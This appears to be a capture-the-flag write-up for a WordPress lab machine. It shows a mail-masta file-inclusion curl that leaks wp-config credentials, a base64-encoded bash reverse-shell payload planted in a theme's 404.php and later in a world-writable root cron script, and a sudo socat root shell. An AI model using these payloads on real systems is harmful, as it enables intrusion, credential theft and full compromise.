LFhJPFJZJyApOw0KZGVmaW5lKCAnTk9OQ0VfU0FMVCcsICAgICAgICd2T2IlV3R5fSR6eDlgfD40NUlwQHN5WiBdRzpDM3xTZEQtUDM8e1lQOi5qUERYKUh9d0dtMSpKXk1TYnMkMWB8JyApOw0KDQovKiojQC0qLw0KDQovKioNCiAqIFdvcmRQcmVzcyBEYXRhYmFzZSBUYWJsZSBwcmVmaXguDQogKg0KICogWW91IGNhbiBoYXZlIG11bHRpcGxlIGluc3RhbGxhdGlvbnMgaW4gb25lIGRhdGFiYXNlIGlmIHlvdSBnaXZlIGVhY2gNCiAqIGEgdW5pcXVlIHByZWZpeC4gT25seSBudW1iZXJzLCBsZXR0ZXJzLCBhbmQgdW5kZXJzY29yZXMgcGxlYXNlIQ0KICovDQokdGFibGVfcHJlZml4ID0gJ3dwXyc7DQoNCi8qKg0KICogRm9yIGRldmVsb3BlcnM6IFdvcmRQcmVzcyBkZWJ1Z2dpbmcgbW9kZS4NCiAqDQogKiBDaGFuZ2UgdGhpcyB0byB0cnVlIHRvIGVuYWJsZSB0aGUgZGlzcGxheSBvZiBub3RpY2VzIGR1cmluZyBkZXZlbG9wbWVudC4NCiAqIEl0IGlzIHN0cm9uZ2x5IHJlY29tbWVuZGVkIHRoYXQgcGx1Z2luIGFuZCB0aGVtZSBkZXZlbG9wZXJzIHVzZSBXUF9ERUJVRw0KICogaW4gdGhlaXIgZGV2ZWxvcG1lbnQgZW52aXJvbm1lbnRzLg0KICoNCiAqIEZvciBpbmZvcm1hdGlvbiBvbiBvdGhlciBjb25zdGFudHMgdGhhdCBjYW4gYmUgdXNlZCBmb3IgZGVidWdnaW5nLA0KICogdmlzaXQgdGhlIGRvY3VtZW50YXRpb24uDQogKg0KICogQGxpbmsgaHR0cHM6Ly93b3JkcHJlc3Mub3JnL3N1cHBvcnQvYXJ0aWNsZS9kZWJ1Z2dpbmctaW4td29yZHByZXNzLw0KICovDQpkZWZpbmUoICdXUF9ERUJVRycsIGZhbHNlICk7DQoNCi8qIFRoYXQncyBhbGwsIHN0b3AgZWRpdGluZyEgSGFwcHkgcHVibGlzaGluZy4gKi8NCg0KLyoqIEFic29sdXRlIHBhdGggdG8gdGhlIFdvcmRQcmVzcyBkaXJlY3RvcnkuICovDQppZiAoICEgZGVmaW5lZCggJ0FCU1BBVEgnICkgKSB7DQoJZGVmaW5lKCAnQUJTUEFUSCcsIF9fRElSX18gLiAnLycgKTsNCn0NCg0KLyoqIFNldHMgdXAgV29yZFByZXNzIHZhcnMgYW5kIGluY2x1ZGVkIGZpbGVzLiAqLw0KcmVxdWlyZV9vbmNlIEFCU1BBVEggLiAnd3Atc2V0dGluZ3MucGhwJzsNCg==
Okay, let’s decode it:
curl 'http://allinone/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=/var/www/html/wordpress/wp-config.php' | base64 -d > wp-config.php

We got this:
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

We can now try to login with these credentials, maybe they reuse the password:
elyana:H@ckme@123
The login worked.
Get reverse shell using 404.php editing

Since we have admin privileges, we can add php code to 404.php page, and get reverse shell. I changed to theme “twentynineteen”, because the twentytwenty didn’t work for:
This is the location, http://allinone/wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentynineteen
We can use the payload from penelope, this is what we add:
system('printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzAuNjEvNDQ0NCAwPiYxKSAm|base64 -d|bash');
And now, just visit http://allinone/wordpress/index.php/NotFound and get the reverse shell.

Find password of elyana in /etc/mysql/conf.d/private.txt
When we go to elyana’s home folder, it says we need to find the password of elyana
www-data@ip-10-82-190-227:/home/elyana$ cat hint.txt
Elyana's user password is hidden in the system. Find it ;)
So, I searched for all files owned by elyana, with user read permission.

We can find the file ./etc/mysql/conf.d/private.txt, which contain the password.
www-data@ip-10-82-190-227:/$ find -user elyana -perm -u+r 2>/dev/null
./home/elyana
./home/elyana/.local
./home/elyana/.local/share
./home/elyana/.cache
./home/elyana/user.txt
./home/elyana/.gnupg
./home/elyana/.bash_logout
./home/elyana/hint.txt
./home/elyana/.bash_history
./home/elyana/.profile
./home/elyana/.sudo_as_admin_successful
./home/elyana/.bashrc
./etc/mysql/conf.d/private.txt
www-data@ip-10-82-190-227:/$ cat ./etc/mysql/conf.d/private.txt
user: elyana
password: E@syR18ght
Okay, now we can su to elyana, and read the user flag.
www-data@ip-10-82-190-227:/home/elyana$ su elyana
Password:
elyana@ip-10-82-190-227:~$ cat user.txt
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259
After base64 decoding we get:
THM{49jg666alb5e76shrusn49jg666alb5e76shrusn}
Privilege Escalation to Root - PATH 1
When we check sudo permissions, we can detect the binary /usr/bin/socat.
elyana@ip-10-82-190-227:~$ sudo -l
Matching Defaults entries for elyana on ip-10-82-190-227:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elyana may run the following commands on ip-10-82-190-227:
    (ALL) NOPASSWD: /usr/bin/socat
Using https://gtfobins.github.io/gtfobins/socat/ we can get PE,
It can be used to break out from restricted environments by spawning an interactive system shell. The resulting shell is not a proper TTY shell and lacks the prompt.
socat stdin exec:/bin/sh
Let’s try this:
elyana@ip-10-82-190-227:~$ sudo socat stdin exec:/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9

After base64 decoding we get:
THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}
Privilege Escalation to Root - PATH 2
When checking the crontab, we can see it executes /var/backups/script.sh with root privileges.
elyana@ip-10-82-190-227:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /var/backups/script.sh

When I checked the permissions of this file, i was shocked.

elyana@ip-10-82-190-227:~$ ls -la /var/backups/script.sh
-rwxrwxrwx 1 root root 73 Oct  7  2020 /var/backups/script.sh
This is game over, we could have use this script before even getting elyana user, just execute this line:
echo -e 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzAuNjEvNDQ0NCAwPiYxKSAm|base64 -d|bash' > /var/backups/script.sh
and wait one minute. We should get the reverse shell in our penelope:

root@ip-10-82-190-227:~# cat root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
After base64 decoding we get:
THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}